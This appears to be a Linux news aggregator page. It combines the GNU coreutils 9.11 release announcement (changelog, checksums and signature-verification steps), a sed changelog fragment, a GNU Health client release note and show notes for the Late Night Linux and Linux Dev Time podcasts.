[bug present since the beginning]
'sed --follow-symlinks -i' no longer mishandles an operand that is a
short symbolic link to a long symbolic link to a file.
[bug introduced in sed 4.9]
Fix some some longstanding but unlikely integer overflows.
Internally, 'sed' now more often prefers signed integer arithmetic,
which can be checked automatically via 'gcc -fsanitize=undefined'.
** Changes in behavior
In the default C locale, diagnostics now quote 'like this' (with
apostrophes) instead of `like this' (with a grave accent and an
apostrophe). This tracks the GNU coding standards.
'sed --posix' now warns about uses of backslashes in the 's' command
that are handled by GNU sed but are not portable to other
implementations.
** Build-related
builds no longer fail on platforms without the <getopt.h> header or
getopt_long function.
[bug introduced in sed 4.9]
Late Night Linux – Episode 382
The French government makes a start on moving to the Linux Desktop, the EU has a terrible but open source age verification app, some clarity on one of the exciting office suite dramas, the media swallows Anthropic’s nonsense about their new magically powerful model, a quick KDE Korner, and more.
News
France’s digital agency dumping Windows desktops for Linux
Brussels launched an age checking app. Hackers say it takes 2 minutes to break it
Microsoft locks out VeraCrypt and WireGuard devs, blames verification process
You cannot use the GNU (A)GPL to take software freedom away
AGPLv3§7¶4 Empowers Users to Thwart Badgeware
Project Glasswing: Securing critical software for the AI era
On Anthropic’s Mythos Preview and Project Glasswing
UK gov’s Mythos AI tests help separate cybersecurity threat from hype
A few notes about the massive hype surrounding Claude Mythos
Breathless parroting of Anthropic’s bullshit from the graun
NSA using Anthropic’s Mythos despite blacklist
KDE Korner
Tighter KDE Connect Integration
coreutils @ Savannah: coreutils-9.11 released [stable]
This is to announce coreutils-9.11, a stable release.
Notable changes include:
- cut(1), nl(1), and un/expand(1) are multi-byte character aware
- cut(1) supports new -w, -F, -O options for better compatibility
- cat(1) and yes(1) use zero-copy I/O on Linux (up to 15x faster)
- date(1) now parses dot delimited dd.mm.yy format
- cksum --check uses more defensive file name quoting
- shuf -i operates up to 2x faster by using unlocked stdio
- wc -l operates up to 4.5x faster on hosts with neon instructions
- wc -m is up to 2.6x faster when processing multi-byte characters
There have also been many bug fixes and other changes
as summarized in the NEWS below.
There have been 306 commits by 12 people in the 10 weeks since 9.10
Thanks to everyone who has contributed!
Bruno Haible (2) Paul Eggert (15)
Chris Down (2) Pádraig Brady (156)
Collin Funk (91) Sam James (1)
Dr. David Alan Gilbert (1) Sylvestre Ledru (17)
Gabriel (1) Weixie Cui (2)
Lukáš Zaoral (2) oech3 (19)
Pádraig [on behalf of the coreutils maintainers]
==================================================================
Here is the GNU coreutils home page:
https://gnu.org/s/coreutils/
Here are the compressed sources:
https://ftp.gnu.org/gnu/coreutils/coreutils-9.11.tar.gz (16MB)
https://ftp.gnu.org/gnu/coreutils/coreutils-9.11.tar.xz (6.3MB)
Here are the GPG detached signatures:
https://ftp.gnu.org/gnu/coreutils/coreutils-9.11.tar.gz.sig
https://ftp.gnu.org/gnu/coreutils/coreutils-9.11.tar.xz.sig
Use a mirror for higher download bandwidth:
https://www.gnu.org/order/ftp.html
Here are the SHA256 and SHA3-256 checksums:
SHA256 (coreutils-9.11.tar.gz) = IDO4owScBr/0mp486nK99Gg7zQy+uXUhHdVtuvi3Nq4=
SHA3-256 (coreutils-9.11.tar.gz) = TwFrSgPuppf+jNggT+aXj037UfVVS2BmYBxXiPLYKxs=
SHA256 (coreutils-9.11.tar.xz) = OUAk7aCllVIXztqc0SAeZdyPo6opwpURNaSVIdV8PMM=
SHA3-256 (coreutils-9.11.tar.xz) = RkpNMip8O4ly+z3Fef9X20AsotbT1ycBZ5UbG84SiNM=
Verify the base64 SHA256 checksum with 'cksum -a sha256 --check'
from coreutils-9.2 or OpenBSD's cksum since 2007.
Verify the base64 SHA3-256 checksum with 'cksum -a sha3 --check'
from coreutils-9.8.
Use a .sig file to verify that the corresponding file (without the
.sig suffix) is intact. First, be sure to download both the .sig file
and the corresponding tarball. Then, run a command like this:
gpg --verify coreutils-9.11.tar.gz.sig
The signature should match the fingerprint of the following key:
pub rsa4096/0xDF6FD971306037D9 2011-09-23 [SC]
Key fingerprint = 6C37 DC12 121A 5006 BC1D B804 DF6F D971 3060 37D9
uid [ultimate] Pádraig Brady <P@draigBrady.com>
uid [ultimate] Pádraig Brady <pixelbeat@gnu.org>
If that command fails because you don't have the required public key,
or that public key has expired, try the following commands to retrieve
or refresh it, and then rerun the 'gpg --verify' command.
gpg --locate-external-key P@draigBrady.com
gpg --recv-keys DF6FD971306037D9
wget -q -O- 'https://savannah.gnu.org/project/release-gpgkeys.php?group=coreutils&download=1' | gpg --import -
As a last resort to find the key, you can try the official GNU
keyring:
wget -q https://ftp.gnu.org/gnu/gnu-keyring.gpg
gpg --keyring gnu-keyring.gpg --verify coreutils-9.11.tar.gz.sig
This release is based on the coreutils git repository, available as
git clone https://https.git.savannah.gnu.org/git/coreutils.git
with commit c01fd163a47468a8296fb369f5233853bb551bb6 tagged as v9.11.
For a summary of changes and contributors, see:
https://gitweb.git.savannah.gnu.org/gitweb/?p=coreutils.git;a=shortlog;h=v9.11
or run this command from a git-cloned coreutils directory:
git shortlog v9.10..v9.11
This release was bootstrapped with the following tools:
Autoconf 2.73.1-b400b
Automake 1.18.1
Gnulib 2026-04-19 fb7312fa8d3df29f0ca0678f669b9a5b88a078ec
Bison 3.8.2
NEWS
* Noteworthy changes in release 9.11 (2026-04-20) [stable]
** Bug fixes
'dd' now always diagnoses partial writes correctly upon write failure.
Previously it may have indicated that only full writes were performed.
[This bug was present in "the beginning".]
'fold' will no longer truncate output when encountering 0xFF bytes.
[bug introduced in coreutils-9.8]
'fold' is again responsive to its input. Previously it would have delayed
processing until 256KiB was read from the input.
[bug introduced in coreutils-9.8]
'kill --help' now has links to valid anchors in the html manual.
[bug introduced in coreutils-9.10]
When configured with --enable-systemd, the commands 'pinky',
'uptime', 'users', and 'who' no longer consider the systemd session
classes 'greeter', 'lock-screen', 'background', 'background-light',
and 'none' to be users.
[bug introduced in coreutils-9.4]
'pwd' on ancient systems will no longer overflow a buffer
when operating in deep paths longer than twice the system PATH_MAX.
[bug introduced in coreutils-9.6]
'stat --printf=%%N' no longer performs unnecessary checks of the QUOTING_STYLE
environment variable.
[bug introduced in coreutils-8.26]
'timeout' no longer exits abruptly when its parent is the init process, e.g.,
when started by the entrypoint of a container.
[bug introduced in coreutils-9.10]
** New Features
'cut' now supports multi-byte input and delimiters. Consequently
the -c option is now honored, and no longer an alias for -b, and
the -n option is now honored, and no longer ignored.
Also the -d option supports multi-byte delimiters.
'cut' adds new options for better compatibility:
The -w,--whitespace-delimited option was added to support blank aligned fields
and for better compatibility with FreeBSD/macOS.
The -O option was added as an alias for the --output-delimiter option,
for better compatibility with busybox/toybox.
The -F option was added as an alias for -w -O ' '
for better compatibility with busybox/toybox.
'date --date' now parses dot delimited dd.mm.yy format common in Europe.
This is in addition to the already supported mm/dd/yy and yy-mm-dd formats.
** Changes in behavior
'cksum --check' now uses shell quoting when required, to more robustly
escape file names output in diagnostics.
This also affects md5sum, sha*sum, and b2sum.
** Improvements
'cat' now uses zero-copy I/O on Linux when appropriate, to improve throughput.
E.g., throughput improved 6x from 12.9GiB/s to 81.8GiB/s on a Power10 system.
'df --local' recognises more file system types as remote.
Specifically: autofs, ncpfs, smb, smb2, gfs, gfs2, userlandfs.
'df' improves duplicate mount suppression, by checking each mount against
all previously kept entries for the same device, not just the latest one.
'expand' and 'unexpand' now support multi-byte characters.
'groups' and 'id' will now exit sooner after a write error,
which is significant when listing information for many users.
'install' now allows the combination of the --compare and
--preserve-timestamps options.
'fold', 'join', 'numfmt', 'uniq' now use more consistent blank character
determination on non GLIBC platforms. For example \u3000 (ideographic space)
will be considered a blank character on all platforms.
'nl' now supports multi-byte --section-delimiter characters.
'shuf -i' now operates up to two times faster on systems with unlocked stdio
functions.
'tac' will now exit sooner after a write error, which is significant when
operating on a file with many lines.
'timeout' now properly detects when it is reparented by a subreaper process on
Linux instead of init, e.g., the 'systemd --user' process.
'wc -l' now operates up to four and a half times faster on hosts that support
Neon instructions.
'wc -m' now operates up to 2.6 times faster on GLIBC when processing
non-ASCII UTF-8 characters.
'yes' now uses zero-copy I/O on Linux to significantly increase throughput.
E.g., throughput improved 15x from 11.6GiB/s to 175GiB/s on a Power10 system.
** Build-related
./configure --enable-single-binary=hardlinks is now supported on systems
with dash as the system shell at /bin/sh.
[issue introduced in coreutils-9.10]
The test suite may have failed with a "Hangup" error if run non-interactively.
[issue introduced in coreutils-9.10]
health @ Savannah: GNU Health GTK client 5.0.2 released
Dear community
The GTK client 5.0.2 of the GNU Health Hospital and Health Management system has been released!
This is a maintenance patchset that fixes the following issues:
- Unknown icon error when registering gnu health local icons
- Swapped Export - import icons
- Update connection port number in README file
- GNU Health GTK client does not automatically discover plugins from gnuhealth_plugins
You can get the latest GNU Health client from GNU.org, Python Package Index or Codeberg.
Happy hacking!
Linux Dev Time – Episode 148
We get into dependency management. The pros and cons of tools like Dependabot, the varying approaches with different languages and standard library sizes, the times when pinning dependencies makes sense, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 146
In the wake of Discord’s recent announcement about age verification, Matrix recently came in for a lot of criticism by a lot of people who said it’s not a viable replacement. Andy works on Matrix for a living and Amolith is invested in the XMPP world so we get into secure messaging, trade-offs between security and user experience, federation, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 145
The importance of having and sticking to correct development processes, what can go wrong when you don’t, and how to fix the problems you might end up with.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 144
People often like to talk down Electron, but it is really that bad? There may be better ways to use Web technologies to make desktop apps, but isn’t having Linux versions of apps a good thing no matter how they are made?
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 143
The career progression options you have as a software engineer, moving from junior to senior dev, other paths you can go down like architecture or tech lead, and why management isn’t for everyone.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 142
Software complexity is a complex topic, so we dig into it.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 141
Dealing with a crisis as a developer, how to keep everyone in the loop while you fix systems and code, why pointing the blame isn’t useful, some of our horror stories, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 140
What we are likely to be doing when you hear this, and why it’s unlikely to involve much in the way of development. This is a short episode because Joe is having a break for the Christmas period.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 139
How far you can go with eliminating global variables, forcing everything you ever need to be passed in as arguments.
Tailscale
Tailscale is an easy to deploy, zero-config, no-fuss VPN that allows you to build simple networks across complex infrastructure. Go to tailscale.com/ldt and try Tailscale out for free for up to 100 devices and 3 users, with no credit card required. Use code LATENIGHTLINUX for three free months of any Tailscale paid plan.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 138
When the right time to make a big change to your software is, how you get users to test pre-release versions, how long you keep old features around, when that’s not possible, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 137
What object-oriented programming is, why it went out of fashion, and how more modern approaches to development incorporate some of its aspects.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 136
Some of the languages that we love and why we love them. It’s not just Rust, honest!
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 135
With constant news stories about security issues with developer-published software in package managers like npm, we weigh up the pros and cons of this approach to distributing open source software.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 134
What makes a good commit, the tools we use to help us produce good commits, and why we care about this.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 133
Some of the alternatives to GitHub that we use, why we use them, and how they differ in terms of features and workflows.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 132
A lot of key open source software is paid for by large companies. That has some advantages, but it can also cause some issues. Maybe it would be better if more FOSS development was paid for by smaller companies and contributions from users.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 131
We explore the differences between terms like coder, software developer, engineer, and architect. They are often used interchangeably, but there can be real differences between them. Or at least once upon a time there were differences.
Vibe coders are in for a shock. Writing code was never that hard.
Don’t Let Architecture Astronauts Scare You
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 130
Not invented here syndrome is very common in open source. We get into why that is, when it makes sense to start your own project from scratch, and how contributing to existing software can sometimes be better for everyone.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 129
With the recent news of Bcachefs (probably) being removed from the Linux kernel, we are joined by Allan Jude from 2.5 Admins and Klara to discuss some of what we think went wrong, how to manage and maintain multiple releases of a project at once, and why release engineering is an important concept.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 128
What it takes to sustain a medium-to-large-sized open source project.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 127
When and how to use benchmarking in your project, why it’s hard, and why optimising your code can be even harder.
- Blog post about the speed of ripgrep
- hyperfine: A command-line benchmarking tool
- Profile-guided optimization
- Andy benchmarking IndexedDb
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 126
How we deal with complex projects involving non-technical people as well as developers. How to manage expectations about timing, how to deal with issues, why documenting conversations is important, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 125
What are the fundamental ideas and components of development and programming?
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 124
It’s another hot questions episode. Tabs vs spaces, whether we have imposter syndrome, why software keeps getting heavier, the correct length of functions and files, and what every programmer should know.
Some things we mentioned:
- Interesting Characters (UTF-16, utf-8, Unicode, encodings)
- Software Design is Knowledge Building
- The Absolute Minimum Every Software Developer Must Know About Unicode in 2023 (Still No Excuses!)
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 123
Andy is convinced that functional programming isn’t boring. Listen to find out if he’s right!
Functional Programming & Haskell
Functional Programming & Haskell – Computerphile
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 122
We’ve done hot takes episodes in the past but this is different, it’s hot questions. Would we rather have bad managers who can code or good managers who can’t? Too many comments or none? 80 columns or as long as you like? What editor do we use and why?
Vim for Fun or PeerTube version
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 121
Joe accidentally tried vibe coding and it was as much of a disaster as you’d imagine. Amolith has also tried it, and does his best to defend the use of LLMs with development. Kevin and Andy are mostly bemused. We all have concerns about the ethics and environmental issues.
This episode has a bit more bad language than usual.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 120
Our advice on how to move into a career in software development including making and contributing to projects, advocating for your work, collaborating, avoiding exploitation, learning Git, and loads more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 119
Andy is only publishing his games on F-Droid and not the Google Play Store from now on, and he tells us why.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 118
We dig into the technical details of the Linux Kernel Rust drama.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 117
Mark from Linux Matters who’s a web developer joins us to talk about working in PHP – a language that’s mature and well established, and how that compares with working with newer “cooler” languages like Rust and Go.
Bash associative array examples
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 116
Where is the balance between efficiency and openness when it comes to saved file formats? If everything was based on plain text it would make the files readable for years to come, but at what cost?
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 115
We dig into SQLite – an interesting and unusual project that is widely used but has an uncommon licence, a proprietary test suite, and doesn’t take external contributions. Plus printf() vs “proper” debugging.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 114
We explore the line between developer and sysadmin and come to the conclusion that despite the clear difference between the roles, there is a lot of crossover when it comes to skills and character traits.
The Six Dumbest Ideas in Computer Security
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 113
We are joined by popey from Linux Matters to talk about how software packaging has changed over the years. The tooling has improved massively, containerisation has made a huge impact, but Andy still prefers the old distro repo model.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 112
More of our development hot takes including excessive energy use, optimising your code, the importance of licences, Matrix and Jabber being on the same side, the myth of secure code, and why self-hosting is hard.
1Password
Extended Access Management: Secure every sign-in for every app on every device. Support the show and check it out at 1password.com/linuxdevtime
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 111
Some of the work-adjacent things that we do including writing code that we shouldn’t like writing Rust in Rust, fun projects that turned into paid work, and career progression. Plus some of our go to resources for learning about development.
Some resources we mentioned
Self-Directed Research Podcast
1Password
Extended Access Management: Secure every sign-in for every app on every device. Support the show and check it out at 1password.com/linuxdevtime
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 110
Our development hot takes including “rewrite it in Rust”, lack of documentation, single vs multiple monitors, dependency numbers, light vs dark mode, and distro package repos.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 109
You need to be able to write good code to be a successful developer, but how important are other “soft” skills like communication, relating to and motivating others, and time management?
Kevin mentioned a blog post about burnout in the Rust project
1Password
Extended Access Management: Secure every sign-in for every app on every device. Support the show and check it out at 1password.com/linuxdevtime
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 108
Campbell Barton joins us to talk about porting Blender, the hugely popular professional 3D software, to Wayland.
Wayland support in blender task
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 107
What is it about Linux that draws us to it as a development platform? Plus why we choose the specific distros that we use.
1Password
Extended Access Management: Secure every sign-in for every app on every device. Support the show and check it out at 1password.com/linuxdevtime
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 106
Following on from our episode about dealing with a horrible codebase, Andy argues that completely rewriting a project is almost always a bad idea.
Things You Should Never Do, Part I
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 105
Kevin and Andy talk about their project extremes: the oldest and newest projects they’ve worked on, the biggest and smallest codebases, the ugliest hack, the most elegant, the most popular, the most trivial, and the most important.
Andy’s links
Announcing I-DUNNO 1.0 and web-i-dunno
Kevin’s links
1Password
Extended Access Management: Secure every sign-in for every app on every device. Support the show and check it out at 1password.com/linuxdevtime
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 104
How to deal with a horrible codebase that you’ve inherited. Getting started, breaking the problem into smaller pieces, understanding what’s actually wrong, the importance of testing (as usual), and why technical debt isn’t necessarily the best name for the problem.
Working Effectively with Legacy Code
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 103
Developing as part of an in-person team vs working remotely, synchronous vs asynchronous development, how to make a hybrid team work effectively, and how code review fits into it all.
1Password
Extended Access Management: Secure every sign-in for every app on every device. Support the show and check it out at 1password.com/linuxdevtime
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 102
What agile software development is exactly, why planning and being willing to adapt the plan are key, the pros and cons of all the process that’s involved, the role that scrum plays, and why it’s all about communication.
Study finds 268% higher failure rates for Agile software projects
Amolith will be at Fossy in August.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 101
Andy is annoyed that so much free and open source software is hosted on a proprietary platform that’s owned by Microsoft. There are plenty of alternatives to GitHub, but ultimately the network effect is why so many people host their code there. We dream of a proper federated solution. Maybe one day…
1Password
Extended Access Management: Secure every sign-in for every app on every device. Support the show and check it out at 1password.com/linuxdevtime
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 100
If you want to be a good developer, how many different programming languages should you learn? Maybe becoming an expert in one specific language is the way to go. Maybe it’s more a case of learning different concepts and paradigms than languages.
1Password
Extended Access Management: Secure every sign-in for every app on every device. Support the show and check it out at 1password.com/linuxdevtime
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 99
Forks are a fundamental aspect of open source software so we get into the different types of forks, when and why you might want to fork a project, the maintenance burden that comes with a hard fork, the importance of winning mindshare for your fork, what exactly counts as a fork, when it’s not always a great idea to fork, and more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 98
We are joined by Allan Jude to talk about what it’s like to run a company that develops and maintains open source software with a focus on upstreaming as much code as possible.
November 2023 FreeBSD Vendor Summit – The Value of Upstream First
How to upstream code to open source projects
FiloSottile (Filippo Valsorda)
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 97
Andy is a huge proponent of test-driven development and explains why – including types of code testing including unit tests and integration tests, when you actually need to run tests, how long they should take, and more.
Kolide
Kolide ensures that if a device isn’t secure it can’t access your apps. It’s Device Trust for Okta. Visit kolide.com/linuxdevtime to learn more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 96
Kevin and Andy answer Joe’s noob questions about development including the differences between compiled and interpreted languages, C vs C++, why the Linux kernel is written in C, Go vs Rust, and what memory safety means.
Kolide
Kolide ensures that if a device isn’t secure it can’t access your apps. It’s Device Trust for Okta. Visit kolide.com/linuxdevtime to learn more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 95
We are joined by Drew DeVault to discuss his programming language called Hare, which aims for 100 years of forwards compatibility.
We mentioned Drew’s blog posts Can I be on your podcast? and It takes a village
Kolide
Kolide ensures that if a device isn’t secure it can’t access your apps. It’s Device Trust for Okta. Visit kolide.com/linuxdevtime to learn more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 94
How we first learned to code, and how we learn new technologies now.
Snake in Terraform
Snake in lots of languages
Web server in Sinclair BASIC
Kolide
Kolide ensures that if a device isn’t secure it can’t access your apps. It’s Device Trust for Okta. Visit kolide.com/linuxdevtime to learn more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 93
What we’ve learned over the years about the interview process for software development jobs, both as the applicant and the interviewer.
Kolide
Kolide ensures that if a device isn’t secure it can’t access your apps. It’s Device Trust for Okta. Visit kolide.com/linuxdevtime to learn more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 92
The automation tools we use in our development and why we use them. Plus how to engage with your project’s community – both in real time, and asynchronously.
Kolide
Kolide ensures that if a device isn’t secure it can’t access your apps. It’s Device Trust for Okta. Visit kolide.com/linuxdevtime to learn more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 91
Andy Balaam joins us to talk about accepting contributions from devs with varying levels of experience. When to invest the time to mentor them, why documentation is important, how automated tools fit in, being willing to decline some contributions, dealing with companies vs individuals, and more.
Kolide
Kolide ensures that if a device isn’t secure it can’t access your apps. It’s Device Trust for Okta. Visit kolide.com/linuxdevtime to learn more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 90
How we use AI coding assistants like GitHub Copilot, what they have done to the development industry, what might happen in the future, and the ethics of the whole thing. With guest host Linus.
Kolide
Kolide ensures that if a device isn’t secure it can’t access your apps. It’s Device Trust for Okta. Visit kolide.com/linuxdevtime to learn more.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 89
We follow up on last episode with some clarifications from Amolith about code collaboration. Plus we get into development workflows in general, code review, the paradigms we couldn’t do without, and more. With guest host Linus.
Amolith mentioned a Low energy game jam.
Support us on Patreon and get an ad-free RSS feed with early episodes sometimes
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 88
When it comes to collaboration workflows, Amolith dislikes the pull request model that GitHub made popular and much prefers the email/patch-based approach. Kevin does his best to get to the bottom of why, and Joe wonders if it might come down to disliking Microsoft.
Your GitHub pull request workflow is slowing everyone down
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Dev Time – Episode 87
Linux Downtime is now Linux Dev Time!
In this first episode we talk about “sharpening our tools” – changing your dev tools, trying out new languages, using existing code vs writing something new, how to get over creative blocks, and more.
How Often Should We Sharpen Our Tools?
See our contact page for ways to get in touch.

Subscribe to the RSS feed
Linux Downtime – Episode 86
Kevin joins us to talk about the hype that surrounds some programming languages like Rust and Python, how some languages like Java went out of fashion, and why the likes of PHP never saw much hype at all. With guest host Jim from 2.5 Admins.
Factor
Factor’s fresh, never frozen, meals are ready in just 2 minutes, so all you have to do is heat them up and enjoy. Go to factormeals.com/ldt50 and use code ldt50 to get 50% off.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 85
There’s a meme that software developers should be forced to use low end hardware to experience what it’s like to be a real user. So what hardware should devs actually use to test their software? How does this differ for GUI and CLI applications? With guest host Jim from 2.5 Admins.
HelloFresh
With HelloFresh, you get farm-fresh, pre-portioned ingredients and seasonal recipes delivered right to your doorstep. Get free breakfast for life at hellofresh.com/ldtfree using code ldtfree. (One breakfast item per box while subscription is active).
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 84
We are joined by Roger Light to discuss what it’s like to work for a company that uses the open core model — maintaining an open source project and offering additional paid for proprietary features. With guest host Jim from 2.5 Admins.
Factor
Factor’s fresh, never frozen, meals are ready in just 2 minutes, so all you have to do is heat them up and enjoy. Go to factormeals.com/ldt50 and use code ldt50 to get 50% off.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 83
We are joined by Marcin Kulik – the creator and maintainer of asciinema. We talk about the project itself, developing on Linux, IDEs, targetting a technical audience, the advantages of writing for a command line interface, why -R is always wrong for the recursive flag, and more. With guest host Jim from 2.5 Admins.
HelloFresh
With HelloFresh, you get farm-fresh, pre-portioned ingredients and seasonal recipes delivered right to your doorstep. Get 50% off plus free shipping at hellofresh.com/50ldt using code 50ldt.
See our contact page for ways to get in touch.

Subscribe to the RSS feed.
Linux Downtime – Episode 82
Jim Salter joins us to talk about getting the most out of your open source project. From designing and planning, to attracting contributors, considering the correct scope, building on top of existing software, and more.
Factor
Factor’s fresh, never frozen, meals are ready in just 2 minutes, so all you have to do is heat them up and enjoy. Go to factormeals.com/ldt50 and use code ldt50 to get 50% off.
